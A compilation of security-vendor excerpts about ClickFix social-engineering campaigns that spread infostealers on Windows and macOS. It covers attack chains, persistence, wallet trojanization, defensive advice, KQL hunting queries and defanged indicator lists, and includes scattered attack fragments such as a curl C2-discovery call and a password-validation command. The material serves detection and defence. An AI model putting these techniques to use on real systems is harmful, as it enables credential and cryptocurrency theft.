Microsoft Defender for Endpoint Possible process hollowing
Credential Access
Collects browser credentials, cookies, and tokens while enumerating files for exfiltration
Microsoft Defender for Endpoint – Information stealing malware activity – Suspicious DPAPI activity – Possible theft of passwords and other sensitive web browser information
Microsoft Security Copilot
Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.
Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.
Threat intelligence reports
Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get current information available in the Defender portal about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to help prevent, mitigate, or respond to associated threats found in customer environments:
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
Advanced hunting queries
Microsoft Defender XDR customers can run the following advance hunting queries to find related activity in their networks:
Run the query below to identify suspicious commands executed through ClickFix-based activity observed while delivering this stealer
DeviceRegistryEvents
| where RegistryKey has "RunMRU"
| where (RegistryValueData has_all ("rundll32", "@ssl", " /c ", " start ") and (RegistryValueData matches regex @"\\\\[^\\]+@ssl\\[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12}\\\w+\.\w+,#1" or
RegistryValueData matches regex @"(?i)pushd \\\\[^\\]+@ssl\\[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12} "))
or RegistryValueData has_all ("@ssl", " /c ", "conhost --headless ") and RegistryValueData contains "rundll32"
Run the query below to identify scheduled task creation used for persistence by a malicious PowerShell script
DeviceProcessEvents
| where InitiatingProcessFileName =~ "powershell.exe"
| where InitiatingProcessCommandLine has_all ("-Command", "powershell")
| where ProcessCommandLine has_all ("schtasks", " /run /tn ", " Autoupdate ") and ProcessCommandLine matches regex "[0-9]{8}"
Run the query below to identify suspicious MSHTA launch through PowerShell
DeviceProcessEvents
| where InitiatingProcessParentFileName has "explorer.exe"
| where InitiatingProcessFileName =~ "powershell.exe" and InitiatingProcessCommandLine in~ ('"PowerShell.exe" ', '"PowerShell.exe"')
| where ProcessCommandLine has_all ('"mshta.exe" https://') and ProcessCommandLine matches regex "/[0-9]{7}"
MITRE ATT&CK techniques observed
The following mapping summarizes the primary tactics and techniques observed across the two ACR Stealer intrusion chains. The mapping is intended to help defenders align observed behaviors with existing detection coverage, response playbooks, and hunting priorities.
Tactic
Technique
Observed behavior
Initial Access
Drive-by Compromise; User Execution
ClickFix lure prompts command execution.
Execution
Command and Scripting Interpreter: Windows Command Shell; PowerShell; Python
cmd.exe, PowerShell, and pythonw.exe launch staged payloads.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
Short-form video platforms like TikTok and Instagram Reels have become the latest way cybercriminals spread malware.
We’ve already seen attackers move away from traditional phishing emails and toward tactics that trick people into installing malware themselves. Now they’re being lured with slick social media videos that promise free Spotify Premium, free Windows activation, or free Microsoft Office, but instead leave people with infostealers on their Windows devices.
Researchers at ReversingLabs uncovered two active campaigns that use short videos to trick users into running dangerous PowerShell commands or visiting malicious download sites. Similar campaigns have been reported by other researchers and national cybersecurity agencies, suggesting a growing trend: Cybercriminals are learning how to use social media algorithms just as effectively as marketers.
In true social media fashion, the videos on platforms like TikTok and Instagram Reels claim to solve a problem you didn’t know you had. The catch is that following the instructions delivers malware to your device.
How the scam works
The first campaign looks deceptively professional.
Accounts with names like “windows.tips” or “windows.insights” use Windows-style branding and post polished tutorial videos that resemble genuine tech support content. The videos are tagged with Windows and Office-related keywords so they appear alongside legitimate troubleshooting and tips content.
The videos promise to unlock Spotify Premium, Microsoft Office, or Windows for free. Viewers are then guided through step-by-step instructions that include opening Powershell, a legitimate Windows admin tool, and pasting in commands. Those commands download and run malware, much like the ClickFix scams we’ve covered before.
The malware was identified as Vidar, an infostealer designed to steal sensitive informtion from infected devices. Vidar commonly targets:
Saved browser passwords
Autofill data
Browser cookies
Cryptocurrency wallets
Two-factor authentication (2FA) data
TOR browser data
The stolen information is then sent back to servers controlled by the attackers.
How to stay safe
Research into similar TikTok-based attacks shows these scripts commonly add exclusions to Windows Defender, making it harder for security software to detect future malicious activity.
Fortunately, there are a few simple ways to protect yourself:
Only download software from official vendor websites.
Be skeptical of “free”, cracked, or unofficial versions of paid software.
Don’t follow instructions on a webpage without thinking them through, especially if the page asks you to run commands on your device or copy and paste code. Many ClickFix pages use countdowns, fake user counters, or other pressure tactics to make you act quickly.
Check that downloaded files match what you expected to download.
Verify a file’s publisher and digital signature before you run it. On Windows, you can usually check this by right-clicking the file, selecting Properties > Digital Signatures. Keep in mind that a valid signature does not guarantee a file is safe, but missing or suspicious signatures are often a red flag.
Use a real-time, up-to-date anti-malware solution to block malware like infostealers before it runs.
Pro tip: If you’re unsure whether a video, message, or website is legitimate, you can ask Malwarebytes Scam Guard about it. It can help identify suspicious content and advise you on what to do next.
Researchers found that cybercriminals are using sponsored search results and shared Claude chats to lure victims into a typical ClickFix attack to install malware on macOS devices.
ClickFix is a social engineering method that tricks users into infecting their own device with malware. Users are instructed to run specific commands that will download malware, usually an infostealer.
The researchers found that when users search for terms like “Claude Mac download,” they may see sponsored Google results that appear to go to the legitimate claude.ai domain.
In reality, the ads resolve to real Claude shared chats, set up to look like official “Claude Code on Mac” or Apple Support guides. Independent research by BleepingComputer found another chat serving the same purpose. The chat instructs victims to open Terminal and paste a base64‑encoded command, which pulls a loader shell script from attacker‑controlled infrastructure and runs it in memory.
The script then profiles the system, pulls down a second-stage payload and runs it through osascript, macOS’s built-in scripting engine. This gives the attacker remote code execution (RCE) without ever dropping a traditional application or binary.
This results in a MacSync‑style payload that harvests browser credentials, cookies, Keychain contents, and crypto wallet data, bundles it, and sends all that information over HTTP to attacker servers.
With ClickFix running rampant and inventing new methods all the time, it’s important to stay aware, cautious, and protected.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy and paste code. Attackers rely on urgency to bypass your critical thinking, so be cautious of pages urging immediate action. Sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand what the action does.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit copy and paste for commands. Manually typing commands instead of copy and paste can reduce the risk of unknowingly running malicious payloads hidden in copied text.
Secure your devices. Use an up-to-date, real-time anti-malware solution with web protection. Malwarebytes blocks connections to unsafe sites like these.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected places helps maintain vigilance. Keep reading our blog!
Stay away from sponsored ads in search results. Anyone can buy them and make them look legitimate.
Pro tip: The free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
Microsoft researchers continue to observe the evolution of an infostealer campaign distributing ClickFix‑style instructions and targeting macOS users. In this recent iteration, threat actors attempt to take advantage of users who are looking for helpful advice on macOS-related issues (for example, optimizing their disk space) in blog sites and other user-driven content platforms by hosting their malicious commands in these sites.
These commands, which are purported to install system utilities, load an infostealing malware like Macsync, Shub Stealer, and AMOS into the targets’ devices instead. The malware then collects and exfiltrates data, including media files, iCloud data and Keychain entries, and cryptocurrency wallet keys. In some campaigns, the malware replaces legitimate cryptocurrency wallet apps with trojanized versions, putting users at an added security risk.
Prior iterations of this campaign delivered the infostealers through disk image (.dmg) files that required users to manually install an application. This recent activity reflects a shift in tradecraft, where threat actors instruct users to run Terminal commands that leverage native utilities to retrieve remotely hosted content, followed by script‑based loader execution.
Unlike application bundles opened through Finder—which might be subjected to Gatekeeper verification checks such as code signing and notarization—scripts downloaded and launched directly through Terminal (for example, by using osascript or shell interpreters) don’t undergo the same evaluation. This delivery mechanism enables attackers to initiate malware execution through user‑driven command invocation, reducing reliance on traditional application delivery methods and increasing the likelihood of successful execution.
In this blog, we take a look at three campaigns that use this new tradecraft. We also provide mitigation guidance and detection details to help surface this threat.
Activity overview
Initial access
Standalone websites were seen hosting pages that included a Base64-encrypted instruction for end users to run. Some sites present this information in multiple languages. As of this writing, these websites that we’ve observed are either already down or have been reported.
Figure 1: Landing page of a script campaign (domenpozh[.]net)Figure 2. ClickFix instructions hosted on mac-storage-guide.squarespace[.]com.Figure 3. mac-storage-guide.squarespace[.]com page was seen presenting content in different languages, such as Japanese.
In other instances, content that included instructions leading to malware were observed to be hosted on Craft, a note-taking platform that lets writers and content creators take notes and distribute their content. We’ve observed that pages like macclean[.]craft[.]me were taken down relatively quickly.
Figure 4. ClickFix instruction hosted on macclean[.]craft[.]me.
Threat actors were also publishing fake troubleshooting posts on the popular blogging site Medium to distribute ClickFix instructions. These posts claim to solve common macOS problems. Blog sites such as macos-disk-space[.]medium[.]com instruct users to “fix” an issue by pasting a command into Terminal. The command then decodes and runs an AppleScript or Bash loader. These blogs were reported and taken down quickly.
We observed three distinct execution paths leveraging different infrastructure. We’re classifying these as a loader install campaign, a script install campaign, and a helper install campaign. In the loader and helper campaigns, we observed that a random seven-digit value (hereinafter referred to as random IDs), was used in data staging, marking the staging folders as /tmp/shub_<random ID> or/tmp/<random ID>.
The underlying goal remains the same in these campaigns: sensitive data collection, persistence, and exfiltration.
The following table summarizes the key differences between the campaigns. We discuss the details of each of these campaigns in the succeeding sections of this blog.
Activity or technique
Loader campaign
Script campaign
Helper campaign
Initial installation
No file written on disk
No file written on disk
/tmp/helper /tmp/update
Condition to exit execution
Russian keyboard detected
Failure to resolve an active command-and-control (C2) endpoint (all infrastructure checks fail)
Not applicable (handled in later loader/payload stages)
Trezor Suite.appLedger Wallet.app
Loader install campaign
Since February 2026, Microsoft researchers have observed a campaign that requests a loader shell from the attacker’s infrastructure using curl once a user copies and runs ClickFix commands using Terminal. It leads to further execution of a second-stage shell script.
This second shell script is a zsh loader that decodes and decompresses an embedded payload using Base64 and Gzip, respectively. It then executes the payload using eval.
Figure 5: Shell loader.
The next-stage script also functions as a macOS reconnaissance and execution ‑control loader that first fingerprints the system by collecting the following information:
Keyboard locale
Hostname
Operating system version
External IP address
It then builds and sends a JSON object to an attacker‑controlled server containing an event name (loader_requested or cis_blocked) along with this telemetry. It also uses the presence of Russian/CIS keyboard layouts as a deliberate kill switch, reporting a cis_blocked event and stop the execution.
Figure 6: Reconnaissance loader with CIS kill switch.
If the system isn’t blocked, the script silently beacons a “loader requested” event and then downloads and executes a remote AppleScript payload directly in memory using osascript.
Figure 7: Reconnaissance loader with AppleScript payload delivery.
AppleScript infostealer
This multi-stage macOS AppleScript stealer employs user interaction-based credential capture, conducts broad data collection across browsers, Keychains, messaging applications, wallet artifacts, and user documents, and stages the collected data into a compressed archive for exfiltration to a remote endpoint. The malware further tampers with locally installed applications to intercept sensitive data, establishes persistence through a masqueraded LaunchAgent that mimics legitimate software updates, and maintains remote command execution capabilities by periodically polling a server for instructions, which are executed at runtime.
Data collection: tmp/shub_<random ID> staging
We observed that the stealer self-identifies as “SHub Stealer” (it writes the marker SHub into its staging directory). It prompts the target user to enter their password, pretending to install a “helper” utility. It then validates the entered password using the command dscl . -authonly <username>. Upon successful validation, it sends a password_obtained event to its C2 infrastructure.
The malware stages collected data under a /tmp/shub_<random ID>/ folder. The collected data includes:
Browser credentials
Notes
Media files
Telegram data
Cryptocurrency wallets
Keychain entries
iCloud account data
The stealer also collects documents smaller than 2 MB and stages them within a FileGrabber repository located at /tmp/shub_<random ID>/FileGrabber/.
The targeted file types are:
txt
pdf
docx
wallet
key
keys
doc
jpeg
png
kdbx
rtf
jpg
seed
Once the data collection is complete, data is compressed and exfiltrated. The stealer deletes staging artifacts to reduce forensic evidence.
Wallet exfiltration and trojanization
Subsequently, the stealer probes the system for the presence of any of the following cryptocurrency wallet applications:
Electrum
Coinomi
Exodus
Atomic
Wasabi
Ledger Live
Monero
Bitcoin
Litecoin
DashCore
lectrum_LTC
Electron_Cash
Guarda
Dogecoin
Trezor_Suite
Sparrow
When it finds any of these applications, it stages their data for exfiltration.
The stealer was also observed replacing legitimate cryptocurrency wallets apps with attacker-controlled or trojanized ones:
Ledger Wallet.app is replaced by app.zip fetched from <C2 domain>/zxc/app.zip
Trezor suite.app is replaced by apptwo.zip fetched from <C2 domain>/zxc/apptwo.zip
Exodus.app is replaced by appex.zip fetched from <C2 domain>/zxc/appex.zip
These trojanized cryptocurrency wallet applications pose a serious risk to their users who might be unaware of the stealthy compromise and continue to use and transact with them.
Figure 8. Trojanized apps installation.
Persistence
For persistence, the malware creates an additional script within the newly created ~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/ folder.
A malicious implant named GoogleUpdate is configured to RunAtLoad disguised as an agent. Microsoft Defender Antivirus detects this implant as Trojan:MacOS/SuspMalScript.
A new property list (plist), /Library/LaunchAgents/com.google.keystone.agent.plist,is then staged to run this agent.
Figure 9. Plist staging.
The executable is then given permission to run with the following command:
Figure 10. GoogleUpdate granted permission to run.
Once com.google.keystone.agent.plist loads, it functions as a backdoor-style bot component that registers the infected macOS system with attacker infrastructure at <C2 domain>/api/bot/heartbeat, uniquely identifies the host using a hardware-derived ID, and periodically beacons system metadata such as hostname, operating system version, and external IP address.
The C2 server can return Base64-encoded instructions, which the script decodes and executes locally and deletes traces, enabling remote command execution on demand. This process creates a persistent remote-control channel, where the attacker could push arbitrary shell code to the infected device at any time.
Figure 11. Backdoor style bot with heartbeat driven payload execution.
Script install campaign
In April 2026, Microsoft researchers observed an ongoing campaign that runs a heavily obfuscated infostealer when users run it through Terminal.
The attack begins with a social‑engineering instruction containing a Base64‑encoded command.
When decoded, this instruction resolves a one‑line shell pipeline that retrieves a remote script, which is then handed off immediately for execution. By encoding the command and streaming its output directly into the shell, the attacker avoids placing a recognizable payload on disk during the initial stage.
Figure 12. Payload delivery.
The retrieved script.sh payload is launched directly from the network stream, with no intermediate file written to disk. It’s responsible for establishing persistence and deploying follow-on functionality. It delivers the second-stage Base64 encoded script under a plist staged at ~/Library/LaunchAgent/com.<random name>.plist.
Figure 13. Payload staged into a plist.
The persisted AppleScript is heavily obfuscated in its original form (character ID concatenation). After decoding, the key logic follows:
Figure 14. AppleScript stager (decoded).
This AppleScript functions as a C2 discovery and execution orchestrator for a macOS malware campaign. The AppleScript is used as the control layer and standard Unix tools for network interaction and execution. Its first role is C2 discovery. It iterates over a list of potential server identifiers (for example {0x666[.]info}), constructs candidate URLs (http://<value>/), and probes them using curl with a realistic Chrome macOS user agent and a benign POST body (-d “check”). This connectivity test is performed through the following command:
If none of the hard‑coded infrastructure responds successfully, the script falls back to Telegram‑based C2 discovery. It fetches a Telegram bot page using curl -s hxxps://t[.]me/ax03bot and extracts a hidden server identifier embedded in an HTML <span dir=”auto”> element using sed. This lets the attacker rotate C2 infrastructure dynamically.
Figure 16. Telegram-based C2 endpoint discovery.
Once a working C2 endpoint is identified, the script moves into execution orchestration. It sends a final POST request to the resolved server containing a transaction ID (txid) and module identifier, then immediately pipes the server response into osascript for execution:
This command enables arbitrary AppleScript execution directly from the server, fully in memory, with no payload written to disk. Output and errors are suppressed, and execution only proceeds if all connectivity checks succeed. Overall, this isn’t a simple downloader but a resilient, infrastructure‑aware loader designed to dynamically discover C2 endpoints, evade takedowns, and execute attacker‑controlled AppleScript logic on demand.
We observed data exfiltration to the attacker’s infrastructure on a C2/upload.php endpoint leveraging curl.
Figure 17. Exfiltration of archived data.
Helper install campaign (AMOS)
Starting at the end of January 2026 , another ClickFix campaign relied on an executable file named helper or update to run. In this campaign, once a user ran the encoded ClickFix instructions, a first-stage script decoded a Base64 payload and then decompressed the payload using Gunzip.
Figure 18. First-stage script requested.
The first-stage script led to the retrieval of the second stage-malicious Mach Object (Mach-O) executable into the newly created /tmp/<file name> folder.
Figure 19. /tmp/helper installation.
In February 2026, this campaign retrieved the payload under a /tmp/update folder.
Figure 20. /tmp/update installation.
This malicious executable file has its extended properties removed and is then given permission to run and launch on the victim’s device.
Virtualization detection
The infection chain begins with an AppleScript based stager that uses array subtraction obfuscation to conceal its strings and commands. This stager performs an anti-analysis gate by invoking system_profiler and inspecting both memory and hardware profiles. Specifically, it searches for common virtualization indicators such as QEMU, VMware, and KVM. In addition to explicit hypervisor vendor strings, the script also checks for a set of generic hardware artifacts commonly observed in virtualized or analysis environments, including:
Chip: Unknown
Intel Core 2
Virtual Machine
VirtualMac
If any of these indicators are present, execution is terminated early, preventing further stages from running.
Data collection and exfiltration
Like the loader install campaign, the stealer prompts the user to enter their password. It validates locally whether the entered password is correct using dscl utility.
After capturing the target user’s password, the malware then focuses on stealing high-value credentials and financial artifacts. It copies macOS Keychain databases, enabling access to stored website passwords, application secrets, and WiFi credentials.
It also collects browser authentication material from Chromium‑based browsers, including saved usernames and passwords, session cookies, autofill data, and browser profile state that can be reused for account takeover. In addition, the script targets cryptocurrency wallets, copying data associated with both browser‑based and desktop wallets. This includes browser extensions such as MetaMask and Phantom, as well as desktop wallets including Exodus and Electrum.
The stealer compresses collected data into a ZIP file /tmp.out.zip, which is then exfiltrated to a <C2 domain>/contact> endpoint. The stealer removes staging artifacts to reduce forensic evidence.
Figure 21. Archiving and exfiltration of data.
Wallet exfiltration and trojanization
Similar to the loader campaign, the stealer in the helper also replaces legitimate wallet apps with attackers-controlled ones:
Ledger Wallet.app is replaced by app.zip fetched from <C2 domain>/zxc.app.zip.
Trezor suite.app is replaced by apptwo.zip fetched from <C2 domain>/zxc/apptwo.zip
Backdoor deployment and persistence
To maintain long‑term access to infected systems, the helper campaign deploys a multi‑stage persistence mechanism built around two cooperating components: a primary backdoor binary and a lightweight execution wrapper.
Download and execution of the backdoor component (.mainhelper)
The persistence chain begins with the download of a second‑stage backdoor implant named .mainhelper into the current user’s home directory. As shown in Figure 22, the obfuscated AppleScript issues a network retrieval command that fetches this Mach‑O executable from an attacker-controlled endpoint (<C2 domain>/zxc/kito) and writes it as a hidden file under the user profile.
Figure 22. Second implant downloaded.
Once it’s given attributes and permissions to run, the /.mainhelper implant joins the compromised device to a C2 endpoint hxxp://45.94.47[.]204/api/. The implant executes tasks from the attacker, providing a remote-control capability to the attacker on the compromised system.
Figure 23. C2 instance.
Creation of the execution wrapper (.agent)
In addition to the backdoor binary, the stealer creates a secondary file named .agent, also placed in the user’s home directory. Unlike .mainhelper, .agent isn’t a full implant. Instead, it is a lightweight shell wrapper whose sole purpose is to launch and supervise the .mainhelper process. The script writes the wrapper to disk and configures it so that, if the backdoor process terminates or crashes, .agent relaunches it.
After prompting the victim for their macOS password and validating it, the script escalates privileges to establish system-level persistence. It constructs a LaunchDaemon plist, stages the XML content to a temporary file (/tmp/starter), and then writes it to /Library/LaunchDaemons/com.finder.helper.plist.
LaunchDaemon plist staging and loading
LaunchDaemon is configured to run /bin/bash with the path to ~/.agent as its argument, rather than invoking the backdoor binary directly. As shown in Figure 25, the script sets correct ownership, loads the daemon using launchctl, and enables both RunAtLoad and KeepAlive.
Figure 24. Plist staging.
As a result, on every system boot, launchd runs the .agent wrapper with root privileges, which in turn ensures that the .mainhelper backdoor process is running.
Figure 25. Plist loading.
Mitigation and protection guidance
Apple Xprotect has updated signatures to protect users against this threat. Additionally, in macOS 26.4 and later, Apple has introduced a mitigation that directly addresses the ClickFix delivery mechanism.
When a user attempts to paste a potentially malicious command into Terminal, they will now see the following prompt:
Possible malware, Paste blocked
Your Mac has not been harmed. Scammers often encourage pasting text into Terminal to try and harm your Mac or compromise your privacy. These instructions are commonly offered via websites, chat agents, apps, files, or a phone call.
Organizations can also follow these recommendations to mitigate threats associated with this threat:
Educate users. Warn them against running instructions from untrusted sources.
Monitor Terminal usage. Alert on suspicious Terminal or shell sessions spawned by installers or user apps.
Detect native tool abuse. Flag unusual sequences of macOS utilities (curl, Base64, Gunzip, osascript, and dscl).
Inspect outbound downloads. Monitor curl activity fetching encoded or compressed payloads from unknown domains.
Protect credential stores. Detect unauthorized access to keychain items, browser data, SSH keys, and cloud credentials.
Monitor data staging. Alert on archive creation of sensitive artifacts followed by HTTP POST exfiltration.
Enable endpoint protection. Ensure macOS endpoint detection and response (EDR) or extended detection and response (XDR) monitors script execution and living‑off‑the‑land behavior.
Restrict C2 traffic. Block outbound connections to suspicious or newly registered domains.
Microsoft also recommends the following mitigations to reduce the impact of this threat.
Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown threats.
Run EDR in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your antivirus does not detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-breach.
Allow investigation and remediation in full automated mode to allow Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
Turn on tamper protection features to prevent attackers from stopping security services. Combine tamper protection with the DisableLocalAdminMerge setting to mitigate attackers from using local administrator privileges to set antivirus exclusions.
Microsoft Defender detections
Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
Tactic
Observed activity
Microsoft Defender coverage
Execution
User copies, pastes, and runs Base64 instructions Base64 instructions are deobfuscated Executable files are created from remote attacker’s infrastructureInstalled malware implant is executed Malicious AppleScript is retrieved from attacker infrastructureSequence of malicious instructions are executed
Microsoft Defender for Endpoint Suspicious shell command execution Obfuscation or deobfuscation activity Executable permission added to file or directory Suspicious launchctl tool activity ‘SuspMalScript’ malware was prevented Possible AMOS stealer Activity Suspicious AppleScript activity Suspicious piped command launched Suspicious file or information obfuscation detected
Microsoft Defender Antivirus Trojan:MacOS/Multiverze – Created executable file Trojan:MacOS/SuspMalScript – Malware implant downloaded by the loader campaign Behavior:MacOS/SuspAmosExecution – Malicious file execution Behavior:MacOS/SuspOsascriptExec – Malicious osascript execution Behavior:MacOS/SuspDownloadFileExec – Suspicious file download and execution Behavior:MacOS/SuspiciousActiviyGen
Data collection
Malware collects data from bash history, browser credentials, and other sensitive foldersMultiple files are collected into staging foldersCollected data is staged and archived into a folder Staging folders are removed
Microsoft Defender for Endpoint Suspicious access of sensitive filesSuspicious process collected data from local systemEnumeration of files with sensitive dataSuspicious archive creationSuspicious path deletion
Microsoft Defender Antivirus Behavior:MacOS/SuspPassSteal – Suspicious process collected data from local systemTrojan:MacOS/SuspDecodeExec – Malicious plist detection
Defense evasion
Malware deletes the staging paths following exfiltrationExecution of obfuscated code to evade inspection
Microsoft Defender for Endpoint Suspicious path deletionSuspicious file or information obfuscation detected
Credential access
Malware steals user account credential and stages files for exfiltration
Microsoft Defender for Endpoint Suspicious access of sensitive filesUnix credentials were illegitimately accessed
Exfiltration
Malware exfiltrates staged data using curl and HTTP POST
Microsoft Defender for Endpoint Possible data exfiltration using curl
Microsoft Defender Antivirus Behavior:MacOS/SuspInfoExfilTrojan:MacOS/SuspMacSyncExfil
Threat intelligence reports
Microsoft Defender customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to help prevent, mitigate, or respond to associated threats found in customer environments.
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
Hunting queries
Microsoft Defender
Microsoft Defender customers can run the following queries to find related activity in their networks:
Initial access
//Loader campaign installation
DeviceNetworkEvents
| where InitiatingProcessCommandLine has_any ("loader.sh?build=","payload.applescript?build=")

// Helper campaign installation
DeviceFileEvents
| where InitiatingProcessCommandLine  has_all("curl", "/tmp/helper","-o")

//Install of /update install campaign
DeviceFileEvents
| where InitiatingProcessCommandLine  has_all("curl", "/tmp/update","-o")
| where FileName== "update"
Exfiltration to C2 infrastructure
//loader campaign

DeviceProcessEvents
| where ProcessCommandLine has_all("curl", "post","/debug/event", "build_hash")

DeviceProcessEvents
| where ProcessCommandLine  has_all("curl","/tmp","post","-H","-f","build","/gate")
| where not (ProcessCommandLine has_any(".claude/shell-snapshots"))

//script campaign

DeviceNetworkEvents
| where InitiatingProcessCommandLine has_all ("curl","-F","txid","zip","max-time")

//helper campaign
DeviceProcessEvents
| where InitiatingProcessCommandLine has_all ("curl","post","-H","user","buildid","cl","cn","/tmp/")
Bot C2 installation and communication
//loader campaign - bot install
DeviceFileEvents
| where InitiatingProcessCommandLine =="base64 -d"
| where FolderPath endswith @"Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/GoogleUpdate"

//loader campaign – bot communication
DeviceProcessEvents
 | where ProcessCommandLine  has_all("/api/bot/heartbeat","post","curl")

//script campaign second stage execution
DeviceProcessEvents
 | where ProcessCommandLine  has_all("curl","POST","txid","osascript","bmodule","max-time")

//helper campaign - bot install

//Alternate query for helper or bot update installation
DeviceFileEvents
| where  InitiatingProcessCommandLine has_all ("curl","zxc","kito")

DeviceProcessEvents
| where InitiatingProcessFileName =="osascript"
| where  ProcessCommandLine  has_all ("sh","echo","-c", "cp","/tmp/starter",".plist")
Indicators of compromise
Domains distributing ClickFix
Indicator
Type
Description
cleanmymacos[.]org
Domain
Distribution of ClickFix instructions
mac-storage-guide.squarespace[.]com
Domain
Distribution of ClickFix instructions
claudecodedoc[.]squarespace[.]com
Domain
Distribution of ClickFix instructions
domenpozh[.]net
Domain
Distribution of ClickFix instructions
macos-disk-space[.]medium[.]com
Domain
Distribution of ClickFix instructions
macclean[.]craft[.]me
Domain
Distribution of ClickFix instructions
apple-mac-fix-hidden[.]medium[.]com
Domain
Distribution of ClickFix instructions
Loader campaign
Indicator
Type
Description
rapidfilevault4[.]sbs
Domain
Payload delivery and C2
coco-fun2[.]com
Domain
Payload delivery and C2
nitlebuf[.]com
Domain
Payload delivery and C2
yablochnisok[.]com
Domain
Payload delivery and C2
mentaorb[.]com
Domain
Payload delivery and C2
seagalnssteavens[.]com
Domain
Payload delivery and C2
res2erch-sl0ut[.]com
Domain
Payload delivery and C2
filefastdata[.]com
Domain
Payload delivery and C2
metramon[.]com
Domain
Payload delivery and C2
octopixeldate[.]com
Domain
Payload delivery and C2
pewweepor092[.]com
Domain
Payload delivery and C2
bulletproofdomai2n[.]com
Domain
Payload delivery and C2
benefasts-fhgs2[.]com
Domain
Payload delivery and C2
repqoow77wiqi[.]com
Domain
Payload delivery and C2
do2wers[.]com
Domain
Payload delivery and C2
rapidfilevault4[.]cyou
Domain
Payload delivery and C2
reews09weersus[.]com
Domain
Payload delivery and C2
pepepupuchek13[.]com
Domain
Payload delivery and C2
pewqpeee888[.]com
Domain
Payload delivery and C2
wewannaliveinpicede[.]com
Domain
Payload delivery and C2
datasphere[.]us[.]com
Domain
Payload delivery and C2
rapidfilevault5[.]sbs
Domain
Payload delivery and C2
coco2-hram[.]com
Domain
Payload delivery and C2
poeooeowwo777[.]com
Domain
Payload delivery and C2
korovkamu[.]com
Domain
Payload delivery and C2
metrikcs[.]com
Domain
Payload delivery and C2
metlafounder[.]com
Domain
Payload delivery and C2
terafolt[.]com
Domain
Payload delivery and C2
haploadpin[.]com
Domain
Payload delivery and C2
rawmrk[.]com
Domain
Payload delivery and C2
mikulatur[.]com
Domain
Payload delivery and C2
milbiorb[.]com
Domain
Payload delivery and C2
doqeers[.]com
Domain
Payload delivery and C2
we2luck[.]com
Domain
Payload delivery and C2
quantumdataserver5[.]homes
Domain
Payload delivery and C2
bintail[.]com
Domain
Payload delivery and C2
molokotarelka[.]com
Domain
Payload delivery and C2
trehlub[.]com
Domain
Payload delivery and C2
avafex[.]com
Domain
Payload delivery and C2
rhymbil[.]com
Domain
Payload delivery and C2
boso6ka[.]com
Domain
Payload delivery and C2
res2erch-sl2ut[.]com
Domain
Payload delivery and C2
pilautfile[.]com
Domain
Payload delivery and C2
bigbossbro777[.]com
Domain
Payload delivery and C2
miappl[.]com
Domain
Payload delivery and C2
peloetwq71[.]com
Domain
Payload delivery and C2
fastfilenext[.]com
Domain
Payload delivery and C2
beransraol[.]com
Domain
Payload delivery and C2
pelorso90la[.]com
Domain
Payload delivery and C2
medoviypirog[.]com
Domain
Payload delivery and C2
wewannaliveinpice[.]com
Domain
Payload delivery and C2
malkim[.]com
Domain
Payload delivery and C2
pipipoopochek6[.]com
Domain
Payload delivery and C2
hello-brothers777[.]com
Domain
Payload delivery and C2
dialerformac[.]com
Domain
Payload delivery and C2
persaniusdimonica8[.]com
Domain
Payload delivery and C2
hilofet[.]com
Domain
Payload delivery and C2
tmcnex[.]com
Domain
Payload delivery and C2
nibelined[.]com
Domain
Payload delivery and C2
pissispissman[.]com
Domain
Payload delivery and C2
bankafolder[.]com
Domain
Payload delivery and C2
perewoisbb0[.]com
Domain
Payload delivery and C2
us41web[.]live
Domain
Payload delivery and C2
uk176video[.]live
Domain
Payload delivery and C2
jihiz[.]com
Domain
Payload delivery and C2
beltoxer[.]com
Domain
Payload delivery and C2
swift-sh[.]com
Domain
Payload delivery and C2
